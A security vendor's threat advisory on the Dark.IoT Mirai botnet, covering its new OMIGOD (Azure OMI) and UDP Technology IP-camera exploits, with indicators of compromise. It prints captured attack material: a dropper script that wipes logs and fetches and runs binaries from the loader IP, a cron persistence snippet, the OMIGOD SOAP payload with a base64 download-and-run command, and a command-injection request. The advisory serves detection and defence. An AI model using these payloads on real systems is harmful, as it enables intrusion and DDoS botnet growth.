Dark.IoT, OMIGOD & UDP Technology Update

CVE-2021-38647 & CVE-2021-33544

Sepember 22, 2021

Over the past several months, Radware researchers have been monitoring the ongoing evolution of the Mirai variant campaign known as Dark.IoT. In August, we **reported** [1] that the operators behind the botnet had begun leveraging a vulnerability, CVE-2021-35395, in Realtek's SDK only a week after it was disclosed. This month, the operators of Dark.IoT integrated two new exploits in their most recent malware binaries.

CVE-2021-38647, also known as OMIGOD, was **disclosed** [2] by the Wiz Research Team on September 14 and is an unauthenticated Remote Code Execution vulnerability affecting more than half of all Microsoft Azure cloud instances. The second, CVE-2021-33544, was **disclosed** [3] in July of 2021 by RandoriSec and is a command injection vulnerability that impacts about a dozen IP camera manufacturers who use firmware by UDP Technology.

Background

In August of 2021, Radware Research reported [1] that a Mirai variant campaign known as Dark.IoT had begun leveraging a vulnerability in Realtek's SDK a week after its disclosure. Both **Palo Alto Networks** and **Juniper Threat Labs** reported [4] [5] seeing the operators behind Dark.IoT leveraging recently disclosed exploits within days, and in one case, within hours of publication. All three security firms, who are members of the **Cyber Threat Alliance**, agreed that the operators would continue to rapidly leverage recently disclosed vulnerabilities in an attempt to capture more vulnerable devices.

Radware is now reporting that the operators behind Dark.IoT again updated their binaries to include two new exploits. One of the new exploits allows Dark.IoT to move beyond IoT devices with constrained resources to capable Linux servers hosted in Azure clouds. Malicious actors targeting Linux cloud instances would typically leverage them for cryptomining operations. The Dark.IoT campaign, however, is aimed exclusively at leveraging infected instances for DDoS attacks. At the time of publication, the only payload embedded in the dropped malware binaries leveraging OMIGOD were the previously reported [1], well-known DDoS attack vectors.

OMIGOD VULNERABILITY

On September 14, 2021, the Wiz Research Team disclosed [2] a series of critical vulnerabilities affecting the Azure Open Management Infrastructure (OMI) agent. The OMI agent is deployed automatically in Linux instances when Azure customers enable certain Azure services, without their knowledge. Wiz named the quartet of zero-days "OMIGOD." They conservatively estimated that thousands of Azure customers and millions of endpoints could be affected. In the small sample of Azure tenants they analyzed, over 65% were unknowingly at risk.

Microsoft issued CVEs for OMIGOD and made a patch available to customers during their September, 2021 Patch Tuesday release:

- **CVE-2021-38647** [6] – Unauthenticated RCE as root (Severity: 9.8)
- **CVE-2021-38648** [7] – Elevation of Privilege Vulnerability (Severity: 7.8)

- **CVE-2021-38645** [8] – Elevation of Privilege Vulnerability (Severity: 7.8)
- **CVE-2021-38649** [9] – Elevation of Privilege Vulnerability (Severity: 7.0)

Microsoft updated its **advisory** [10] on September 18, announcing an auto-update for their PaaS service offerings that use vulnerable VM extensions by September 22, 2021. Microsoft also clarified which instances will still require manual patching.

The Wiz Research Team blog includes all information needed to weaponize the vulnerability. The first Python based proof-of-concept was **published** on Github by September 15, 2021.

The operators behind the Dark.IoT botnet demonstrated their ability to leverage and test recently disclosed vulnerabilities quickly. In some cases, the operators have been able to incorporate exploits within hours of publication. With the most recent updates to the Dark.IoT botnets, Radware's deception network recorded OMIGOD exploits carrying the Dark.IoT signature ("Agent-Header: Dark") starting September 15, 2021, only a few hours after the proof of concept was made public.




Figure 1: Dark.IoT OMIGOD (CVE-2021-38647) exploits [source: Radware Deception Network]

UDP TECHNOLOGY VULNERABILITY

On July 8, 2021, researchers from RandoriSec disclosed [3] twelve supply chain vulnerabilities in UDP Technology firmware. Because UDP Technology refused to respond to the researchers, RandoriSec worked with Geutebrück, one of the dozen IP camera manufacturers that use the vulnerable firmware, to patch eleven authenticated Remote Code Execution vulnerabilities and one authentication bypass.

Unlike previous exploits, CVE-2021-33544 was not quickly leveraged by the operators. The vulnerability was published in July, and a Metasploit module was posted on September 2, 2021. While there are two weeks between the time of publication of the module and the first event seen in our deception network, the operators continued their streak by leveraging another high-impact vulnerability. CVE-2021-33544 is once again another supply chain vulnerability that impacts multiple manufacturers.





Figure 2: UDP Technology CVE-2021-33544 exploit timeline [source: Radware Deception Network]

Dark.IoT Botnet Updates

The operators behind the Dark.IoT botnet have been developing their Mirai variant since February of 2021. Only in the last few months, binaries for a specific architecture on one of their loaders, 212.192.241[.]72, were updated close to a hundred times.


One of the more notable updates comes in the way of an updated dropper shell script. As previously reported, the operators behind Dark.IoT had one large shell script, 'lolol.sh'. The script contained a few notable features such as a 'killall' sequence designed to purge competing malware, a failed attempt at scheduling a cron task to maintain persistence, and firewall rules to block incoming traffic on known ports leveraged by IoT malware to prevent competing malware from taking over the freshly acquired resource.



```
sleep 5
rm -rf /tmp
rm -rf /var/log
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.x86; curl -O http://212.192.241.72/bins/dark.x86;cat dark.
x86 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.mips; curl -O http://212.192.241.72/bins/dark.mips;cat dark.
mips >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.mpsl; curl -O http://212.192.241.72/bins/dark.mpsl;cat dark.
mpsl >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.arm4; curl -O http://212.192.241.72/bins/dark.arm4;cat dark.
arm4 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.arm5; curl -O http://212.192.241.72/bins/dark.arm5;cat dark.
arm5 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.arm6; curl -O http://212.192.241.72/bins/dark.arm6;cat dark.
arm6 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.arm7; curl -O http://212.192.241.72/bins/dark.arm7;cat dark.
arm7 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.ppc; curl -O http://212.192.241.72/bins/dark.ppc;cat dark.
ppc >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.m68k; curl -O http://212.192.241.72/bins/dark.m68k;cat dark.
m68k >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://212.192.241.72/bins/dark.sh4; curl -O http://212.192.241.72/bins/dark.sh4;cat dark.
sh4 >nginx;chmod +x *;./nginx
wget http://212.192.241.72/bins/dark.86_64; curl -O http://212.192.241.72/bins/dark.86_64;cat dark.86_64 >nginx;chmod +x *;./nginx
iptables -F
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
iptables -A INPUT -p tcp --dport 443 -j DROP
iptables -A INPUT -p tcp --dport 8080 -j DROP
iptables -A INPUT -p tcp --dport 9000 -j DROP
iptables -A INPUT -p tcp --dport 8089 -j DROP
iptables -A INPUT -p tcp --dport 7070 -j DROP
iptables -A INPUT -p tcp --dport 8081 -j DROP
iptables -A INPUT -p tcp --dport 9090 -j DROP
iptables -A INPUT -p tcp --dport 161 -j DROP
iptables -A INPUT -p tcp --dport 5555 -j DROP
iptables -A INPUT -p tcp --dport 9600 -j DROP
iptables -A INPUT -p tcp --dport 21412 -j DROP
iptables -A INPUT -p tcp --dport 5986 -j DROP
iptables -A INPUT -p tcp --dport 5985 -j DROP
iptables-save
```

Figure 3: Updated Dark.IoT 'lolol.sh' Dropper Script

In recent updates, the operators have done away with most of the previous features. The ‘lolol.sh’ shell script no longer contains the ‘killall’ sequence, nor does it attempt to maintain persistence via cron. The ‘killall’ routine was overhead as this function is already embedded in any malware that clones from the Mirai source. The attempt at maintaining persistence was now moved inside the bot binary as well, giving the operators more flexibility in creating different dropper methods.



```
echo '53****./drop'>> /etc/crontab/root\r\n &&
echo '53****./drop'>> /etc/init.d/drop\r\n &&
su - && drop -b -c /etc/crontab && echo 'drop
-b -c /etc/crontab'> /etc/init.d/drop
```

Figure 4: Attempt at maintaining persistence inside malware binary

As shown above, operators still leverage cron in an attempt to maintain persistence from within the binary. The previous attempt at maintaining persistence from the dropper script was not correctly implemented. The new attempt does not look much better is probably a new feature in development and testing.

The operators now host seven different shell scripts on their loaders, one for each exploit. Inside the shell script, the operators have added two new firewall rules to block incoming TCP traffic on ports 5985 and 5986 (ports leveraged by the OMIGOD exploit).

Exploits

OMIGOD

The lastest Dark.IoT binaries integrate the OMIGOD exploit (CVE-2021-38647), very closely following the HTTP POST payload from the published proof-of-concept code:

```
POST /wsman HTTP/1.1
Connection: keep-alive
Content-Length: 2000r
Content-Type: application/soap+xml;charset=UTF-8
User-Agent: Dark
<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004
/08/addressing" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:n="http://schemas
.xmlsoap.org/ws/2004/09/enumeration" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:
w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema"><s:Header
> <a:To>HTTP://127.0.0.1:5986/wsman/</a:To><w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org
/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI> <a:ReplyTo><a:Address s:mustUnderstand="tr
ue">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address> </a:ReplyTo> <a:Action>ht
tp://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteShellCommand</a:Action> <w:Max
EnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize> <a:MessageID>uuid:0AB58087-C2C3-0005-0000
-000000010000</a:MessageID> <w:OperationTimeout>PT1M30S</w:OperationTimeout><w:Locale xml:lang="en-us" s:
mustUnderstand="false" /><p:DataLocale xml:lang="en-us" s:mustUnderstand="false" /><w:OptionSet s:mustUnd
erstand="true" /><w:SelectorSet> <w:Selector Name="__cimnamespace">root/scx</w:Selector></w:SelectorSet><
/s:Header><s:Body><p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2
```

```
/SCX_OperatingSystem"><p:command>d2dldCBodHRwOi8vMjEyLjE5Mi4yNDEuNzIvbWljcm9sb2wuc2g7IGN1cmwgLU8gaHR0cDov
LzIxMi4xOTIuMjQxLjcyL21pY3JvbG9sLnNoOyBjaG1vZCA3NzcgbWljcm9sb2wuc2g7IHNoIG1pY3JvbG9sLnNo</p:command><p:ti
meout>0</p:timeout><p:b64encoded>true</p:b64encoded></p:ExecuteShellCommand_INPUT></s:Body></s:Envelope>
```


Inside the payload the remote command is Base64 encoded:

```
d2dldCBodHRwOi8vMjEyLjE5Mi4yNDEuNzIvbWljcm9sb2wuc2g7IGN1cmwgLU8gaHR0cDovLzIxMi4xOTIuMjQxLjcyL21pY3JvbG9sL
nNoOyBjaG1vZCA3NzcgbWljcm9sb2wuc2g7IHNoIG1pY3JvbG9sLnNo
```

Which decodes to a wget command used by Dark.IoT to retrieve the shell script, ‘microlol.sh’, one of the new loader scripts associated with the OMIGOD exploit:

```
wget http://212.192.241.72/microlol.sh; curl -O http://212.192.241.72/microlol.sh; chmod 777 microlol.sh;
 sh microlol.sh
```

Note that the exploit uses a Base64 encoded command in the ‘<p:command>’ tag. This is unlike the original exploit published by Wiz or the several Github repositories providing proof of concept code. The Dark.IoT operators added a new parameter to the ExecuteShellCommand to allow Base64 encoded commands: ‘<p:b64encoded>true</p:b64encoded>’. We were able to verify in the OMI agent open source code that the ‘b64encoded’ parameter was indeed added to the ‘SCX_OperatingSystem’ schema at some point in time.



1 code result in microsoft/omi or view all results on GitHub

Unix/doc/gitcommit-2016-05-10.log

```
810      Changes for OMI v1.0.8 and OM. Also modified MOF to include
     b64encoded parameter on methods in SCX_OperatingSystem, regenerated
     schema files, and added support to Base-64 decode commands in
     ExecuteCommand and script in ExecuteScript.
```

Showing the top match   Last indexed on Apr 3

Figure 5: b64encoded parameter addition in SCX_OperatingSystem schema (from OMI Agent commit log)

Dark.IoT, OMIGOD & UDP Technology Update

CVE-2021-38647 & CVE-2021-33544

September 22, 2021

UDP TECHNOLOGY

The lastest Dark.IoT binaries also include an exploit for IP cameras produced by UDP Technologies vulnerable to a command injection vulnerability (CVE-2021-33544):

```
GET //uapi-cgi/certmngr.cgi?action=createselfcert&local=anything&country=AA&state=%24(cd%2Ftmp%3B%20wget%
20http%3A%2F%2F212.192.241.72%2Fudp.sh%3B%20chmod%20777%20udp.sh%3B%20sh%20udp%2Fsh)&organization=anythin
g&organizationunit=anything&commonname=anything&days=1&type=anything HTTP/1.1
```

Reason For Concern

The operators behind the Dark.IoT campaigns continue to evolve and expand their botnet capabilities by incorporating new exploits into their arsenal. Over the last seven months, the operators have attempted to leverage more than a dozen exploits and just added two more. One of the new exploits moves the operation from exclusively leveraging resource constrained IoT devices to much more capable cloud hosted Linux servers.

Unlike most malware targeting cloud services, Dark.IoT sticks to its primary threat vector, DDoS attacks, and does not diversify its operations to mining crypto in the cloud. As they continue to actively grow their botnet's capabilities and resources, the operators behind Dark.IoT are becoming a more significant threat to perform more and larger DDoS attacks.

DARK.IOT DDOS ATTACK VECTORS

The current Dark.IoT sample contains the same 13 DDoS attack vectors as previously reported.

- UDP Generic
- UDP Plain
- UDP Game
- UDP DNS
- TCP-All
- TCP Frag
- TCP-SYN
- TCP-ACK
- TCP-USYN
- A-SYN
- GRE IP
- STD
- HTTP

DARK.IOT SCANNERS

The updated Dark.IoT binaries carry a total of six embedded scanners.

- Arcadyan CVE-2021–20090
- Realtek SDK (formSysCmd) CVE-2021-35395
- Realtek SDK (formWsc) CVE-2021-35395
- Seagate BlackArmor NAS CVE-2021-3206
- Azure OMIGOD CVE-2021-38647
- UDP Geutebruck CVE-2021-33544

Dark.IoT, OMIGOD & UDP Technology Update

CVE-2021-38647 & CVE-2021-33544

Sepember 22, 2021

IOC's

HTTP USER-AGENT

Dark

EXPLOIT URLS

- POST /images/..%2fapply_abstract.cgi HTTP/1.1
- POST /goform/formSysCmd HTTP/1.1
- POST /goform/formWsc HTTP/1.1
- GET /backupmgt/localJob.php?session=fail
- POST /wsman HTTP/1.1
- GET //uapi-cgi/certmngr.cgi?

LOADER

212.192.241[.]72

C2

212.192.241[.]7:5034

DROPPER SHELL SCRIPTS

lolol.sh	05d20d2bf374e1ebf3f22384f2aa63e7767ff46907d8aaf2690da4155caca36a
arc.sh	70501030af425433d3050133e7d3b800d3d8e4ad4433c1cbd2d2603dc0a96772
form.sh	c7d57588b0d9a59794779106d4e2a03a0118a74fabeb5050ea944e03d0bb6bc7
ws.sh	f4611203b96379f3ddd561d3e4a3ce31e3fce5cce948eb096db92728607e7430
armor.sh	79ff6de7e2ca406577ba170bd7f37408b63bda07e042f29589b0b989e300af55
mircolol.sh	0bfc6678c78ed6cc12e6104e9cdbde6b5607617a51d920c015cae759a67c75dd
udp.sh	2ac2f581f9a2323b1843a3c8ed80c3ce450534df2c48b0ea4098ba9ecfa27ff9

**Shell scripts are unique per exploit but reference the same loader and binaries*

DARK BINARIES

dark.arm	7d99b710f0eeb755e8a8aa335a44c23cfc694b2622e68e8b211cb11640bf0a0c
dark.arm5	372d3ca8a7abe7d1e834a548b4e1b19e4878a746c47ff74c649967c510c51897
dark.arm6	57873f601d7af26239d99211f0280445432966336b3303a2e9880447a1402ff6
dark.arm7	4bc4e606ef3a129a743b47d25e684e4f7af5fe6d606c34e11efd6ec3946ffb4f
dark.m68k	cda7f5a51a7fa6e76867d7321ab8b61f06b7f1e627d4275230f6c93a3c7f2ed0
dark.mips	50128796b9e6a4629bc7093101c8054cd593309742194c39c748802f023e493d
dark.mpsl	4f4d11b17acac34221c33a84b0506cf627419fb72d3aaa7a4d8964995e5172a7
dark.ppc	e71e40e4d7133a4f7cb9f93b257b5a58fad672a94a454c61ef8ff0a39d85644e
dark.sh4	433f545c5599b967fa5e8ad03e6f5c977e27948948536bbdb7816c3a5aff19be
dark.spc	8a2c20a6551a05c429862660ca90e1a2e82eb7acc24b9c8d9328f7754b558872

dark.x86	589206a66bcda91150c514cab1633d1020d81f46bf9e2f5b68cff3e42c77c3ab
dark.86_64	a97cd0304163c6ac84df3ab91fea1ecbf8b0b60012c1436c06cb1eae3f1dd723

References

[1] Radware, "Dark.IoT Botnet," 24 August 2021. [Online]. Available: https://www.radware.com/security/threat-advisories-and-attack-reports/dark-iot-botnet.

[2] N. Ohfeld, "“Secret” Agent Exposes Azure Customers To Unauthorized Code Execution," Wiz Research, 14 September 2021. [Online]. Available: https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution.

[3] T. Lazard and I. Ayadh, "UDP Technology IP Camera vulnerabilities," RandoriSec, 8 July 2021. [Online]. Available: https://www.randorisec.fr/udp-technology-ip-camera-vulnerabilities/.

[4] M. Hadad and A. Burt, "Freshly Disclosed Vulnerability CVE-2021-20090 Exploited in the Wild," Juniper, 6 August 2021. [Online]. Available: https://blogs.juniper.net/en-us/security/freshly-disclosed-vulnerability-cve-2021-20090-exploited-in-the-wild.

[5] V. Singhal, R. Nigam, Z. Zhang and A. Davila, "New Mirai Variant Targeting Network," Unit 42, Palo Alto Networks, 15 March 2021. [Online]. Available: https://unit42.paloaltonetworks.com/mirai-variant-iot-vulnerabilities/.

[6] Microsoft, "Open Management Infrastructure Remote Code Execution Vulnerability - CVE-2021-38647," 14 September 2021. [Online]. Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38647.

[7] Microsoft, "Open Management Infrastructure Elevation of Privilege Vulnerability - CVE-2021-38648," 14 September 2021. [Online]. Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38648.

[8] Microsoft, "Open Management Infrastructure Elevation of Privilege Vulnerability - CVE-2021-38645," 14 September 2021. [Online]. Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38645.

[9] Microsoft, "Open Management Infrastructure Elevation of Privilege Vulnerability - CVE-2021-38649," 14 September 2021. [Online]. Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38649.

[10] Microsoft, "Additional Guidance Regarding OMI Vulnerabilities within Azure VM Management Extensions," 19 September 2021. [Online]. Available: https://msrc-blog.microsoft.com/2021/09/16/additional-guidance-regarding-omi-vulnerabilities-within-azure-vm-management-extensions/.

EFFECTIVE DDOS PROTECTION ESSENTIALS

- **Hybrid DDoS Protection** - On-premise and cloud DDoS protection for real-time DDoS attack prevention that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - Quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** - Promptly protect from unknown threats and zero-day attacks
- **A Cybersecurity Emergency Response Plan** - A dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks
- **Intelligence on Active Threat Actors** – high fidelity, correlated and analyzed date for preemptive protection against currently active known attackers.

For further **network and application protection** measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

LEARN MORE AT THE SECURITY RESEARCH CENTER

To know more about today's attack vector landscape, understand the business impact of cyberattacks or learn more about emerging attack types and tools visit **Radware's Security Research Center**. It is the ultimate resource for everything security professionals need to know about DDoS attacks and cybersecurity.

ABOUT RADWARE

Radware® (NASDAQ: RDWR) is a global leader of cybersecurity and application delivery solutions for physical, cloud and software-defined data centers. Its award-winning solutions portfolio secures the digital experience by providing infrastructure, application and corporate IT protection and availability services to enterprises globally. Radware's solutions empower more than 12,500 enterprise and carrier customers worldwide to adapt quickly to market challenges, maintain business continuity and achieve maximum productivity while keeping costs down. For more information, please visit www.radware.com.

Radware encourages you to join our community and follow us on: Radware Blog, LinkedIn, Facebook, Twitter, SlideShare, YouTube, Radware Connect app for iPhone® and our Security Research Center that provides a comprehensive analysis of DDoS attack tools, trends and threats. This document is provided for information purposes only.

This document is not warranted to be error-free, nor subject to any other warranties or conditions, whether expressed orally or implied in law. Radware specifically disclaims any liability with respect to this document and no contractual obligations are formed either directly or indirectly by this document. The technologies, functionalities, services or processes described herein are subject to change without notice.